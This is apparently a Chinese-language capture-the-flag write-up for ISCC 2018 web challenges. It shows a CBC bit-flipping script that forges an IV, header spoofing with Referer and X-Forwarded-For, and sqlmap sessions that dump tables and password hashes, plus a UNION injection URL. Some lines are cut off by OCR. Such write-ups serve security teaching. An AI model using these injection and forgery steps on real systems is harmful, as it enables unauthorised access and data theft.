
```
import urllib
import base64

iv = base64.b64decode(urllib.unquote('aN2h0Mk2ZGMmEdSegUUOkw%3D%3D'))  //原来的IV
jiamingwen = base64.b64decode(urllib.unquote('p8O0E4EJaL5UnIKUahKqL21lIjtzOjU6ImFkbWluIjtzOjg6InBhc3N3b3JkI
mingwen = 'a:2:{s:8:"userna'
newiv = ''
for i in range(0,16):
    newiv += chr(ord(mingwen[i])^ord(jiamingwen[i])^ord(iv[i]))
print urllib.quote(base64.b64encode(newiv))
```

计算出新IV:

riQn%2BTNMNuVIryN5jiXK3Q%3D%3D

将原来的IV用这个替换，再次提交。


Request

Raw Params Headers Hex

```
POST / HTTP/1.1
Host: 118.190.152.202:8001
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://118.190.152.202:8001/
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
Cookie: PHPSESSID=gihlpdlnvgvbs6h1vsu26953b3;
iv=riQn%2BTNMNuVIryN5jiXK3Q%3D%3D;cipher=YUZPvrE4hFXEdB2tzeUFtiPzySkZn/MPYzUdQ/WLTRn
Oedy66ggWvCgETJ7OZ/KYnEo2/BP2mpv0pZfc06IAvQ%3D%3D
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

username=admiN
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Mon, 14 May 2018 12:31:47 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.24
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 96
Connection: close
Content-Type: text/html

<p>Hello admin</p><p>Flag is ISCC{123dasd89as10aas}</p><p><a href="loginout.php">Log out</a></p>
```

成功拿到flag。

4.为什么这么简单啊 [分值:100]


参考:https://mntn0x.github.io/2018/05/03/ISCC-2018-%E9%83%A8%E5%88%86wp/

描述：

第二关需要从 http://edu.xss.tv 进入，并且只有我公司的IP地址才可以进入第二关，公司IP为：110.110.110.110

题干的意思是：

```
Referer: http://edu.xss.tv
X-Forwarded-For: 110.110.110.110
```



```
GET / HTTP/1.1
Host: 118.190.152.202:8016
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0, no-cache
Referer: http://edu.xss.tv
X-Forwarded-For: 110.110.110.110
Pragma: no-cache
```

```
  <div class="container">
   <div class="navbar-header">
     <button type="button" class="navbar-toggle" data-toggle="collapse" data-target=".navbar-collapse">
     <span class="icon-bar"></span>
     <span class="icon-bar"></span>
     <span class="icon-bar"></span>
     </button>
   </div>
      <div class="collapse navbar-collapse">
      </div>
   </div>
</div>
<body>
<div class="container ">
 <h1 class="text-center">第一关</h1>
 <br>
 <hr>
 <br><br>
 <h2>第二关需要从 http://edu.xss.tv
进入，并且只有我公司的IP地址才可以进入第二关，公司IP为：110.110.110.110</h2>
</div>
<script>window.location= "number2.php?token=260ca9dd8a4577fc00b7bd5810298076 "</script><div
id="footer" class="container">
<br>
<nav class="navbar navbar-default navbar-fixed-bottom">
   <div class="navbar-inner navbar-content-center">
      <p class="text-muted credit text-center" style="padding: 10px; font-size: 25px;">
        Powered by 新一极web安全  Copyright 2016-2017 &nbsp; <a href="http://www.xinyiji.com"
target="_blank">www.xinyiji.com</a>
      </p>
   </div>
```

http://118.190.152.202:8016/number2.php?token=260ca9dd8a4577fc00b7bd5810298076

访问这个会有个让输入密码的。

密码从http://118.190.152.202:8016/password.js获取

```
var password = eval(function(p, a, c, k, e, r) {
    e = String;
    if ('0'.replace(0, e) == 0) {
        while (c--) r[e(c)] = k[c];
        k = [function(e) {
            return r[e] || e
        }];
        e = function() {
            return '^$'
        };
        c = 1
    };
    while (c--) if (k[c]) p = p.replace(new RegExp('\\b' + e(c) + '\\b', 'g'), k[c]);
    return p
} ('ADwAcwBjAHIAaQBwAHQAPgBhAGwAZQByAHQAKAAiAHAAYQBzAHMAdwBvAHIAZAA6AHgAaQBuAHkAaQBqAGkALgBjAG8AbQAiACkAPAA
```

就那段直接base64解码：

<script>alert("password:xinyiji.com")</script>

输入密码就可以得到flag。

5.有种你来绕 [分值:300]

一个登陆界面，用户名admin会提示密码错误，其他用户名会提示账号或密码错误。

参考上面的博客，说注入点在username,sqlmap跑：

iscc.txt内容：

```
POST / HTTP/1.1
Host: 118.190.152.202:8011
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://118.190.152.202:8011/
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Cookie: PHPSESSID=hff236j9slqfho29hb8qot7nv1
Connection: close
Upgrade-Insecure-Requests: 1

username=admin&password=admin
```

1.python sqlmap.py -r "Iscc.txt" -p username --dbs --batch --level 5

```
available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sqli_database
```

2.python sqlmap.py -r "POST\Iscc.txt" -p username -D sqli_database --tables --batch --level 5

```
Database: sqli_database
[2 tables]
+------+
| user |
| news |
+------+
```

3.python sqlmap.py -r "POST\Iscc.txt" -p username -D sqli_database -T user --columns --batch --level 5


```
Database: sqli_database
Table: user
[3 columns]
+----------+--------------+
| Column   | Type         |
+----------+--------------+
| id       | int(11)      |
| pass     | varchar(255) |
| username | varchar(255) |
+----------+--------------+
```

4.python sqlmap.py -r "POST\lscc.txt" -p username -D sqli_database -T user -C pass --dump --batch --level 5

```
Database: sqli_database
Table: user
[2 entries]
+------------------------------------------+
| pass                                     |
+------------------------------------------+
| 098f6bcd4621d373cade4e832627b4f6 (test) |
| 197ed45182778e1c74cc8c72f9fffc07  u4g009|
+------------------------------------------+
```

得到用户名admin 密码u4g009

登陆之后：



logout

id 1

flag在另一个字段

id	标题	内容	时间	备注
1	title1	hi good day	2017	à¤‡æ³ ¨

ID可以注入。登陆之后会设置cookie "Cookie: PHPSESSID=hff236j9slqfho29hb8qot7nv1"

带cookie跑sqlmap:

```
python sqlmap.py -u "http://118.190.152.202:8011/?id=1" --cookie="PHPSESSID=hff236j9slqfho29hb8qot7nv1" -T
```

```
>python sqlmap.py -u "http://118.190.152.202:8011/?id=1" --cookie="PHPSESSID=hff236j9slqfho29hb8qot7nv1" -T
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.1.5.4#dev}
|_ -| . [,]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 13:11:50

[13:11:50] [INFO] resuming back-end DBMS 'mysql'
[13:11:50] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 5022=5022

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1 AND SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: id=1 UNION ALL SELECT CONCAT(0x7176706271,0x7361496b554c4463484b634
657775077464c5548424d6e786459784555577169535 44a5353546b70,0x7162707a71),NULL,NUL
L,NULL,NULL,NULL-- LnYM
---
[13:11:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0.12
do you want sqlmap to consider provided table(s):
[1] as LIKE table names (default)
[2] as exact table names
> 1
[13:11:50] [INFO] searching tables LIKE 'news'
Database: sqli_database
[1 table]
+------+
| news |
+------+

do you want to dump tables' entries? [Y/n] Y
which database(s)?
[a]ll (default)
[sqli_database]
[q]uit
> a
which table(s) of database 'sqli_database'?
[a]ll (default)
[news]
[s]kip
[q]uit
> a
[13:11:50] [INFO] fetching columns for table 'news' in database 'sqli_database'
[13:11:50] [INFO] fetching entries for table 'news' in database 'sqli_database'
[13:11:50] [INFO] analyzing table dump for possible password hashes
Database: sqli_database
Table: news
[1 entry]
+----+------------+--------+--------+--------+--------------------------------+

| id | text       | note   | title  | date   | kjafuibafuohnuvwnruniguankacbh |

+----+------------+--------+--------+--------+--------------------------------+

[13:11:50] [WARNING] cannot properly display Unicode characters inside Windows O
S command prompt (http://bugs.python.org/issue1602). All unhandled occurances wi
ll result in replacement with '?' character. Please, find proper character repre
sentation inside corresponding output files.
| ?¤???¨ | title1 | 2017   | flag{hahaha999999999}          |
+----+------------+--------+--------+--------+--------------------------------+
[*] shutting down at 13:11:50
```

直接跑出flag。

也可以运行payload.

```
http://118.190.152.202:8011/?
id=1%20or%201=1%20union%20select%201,2,3,4,5,kjafuibafuohnuvwnruniguankacbh%20from%20news%20
```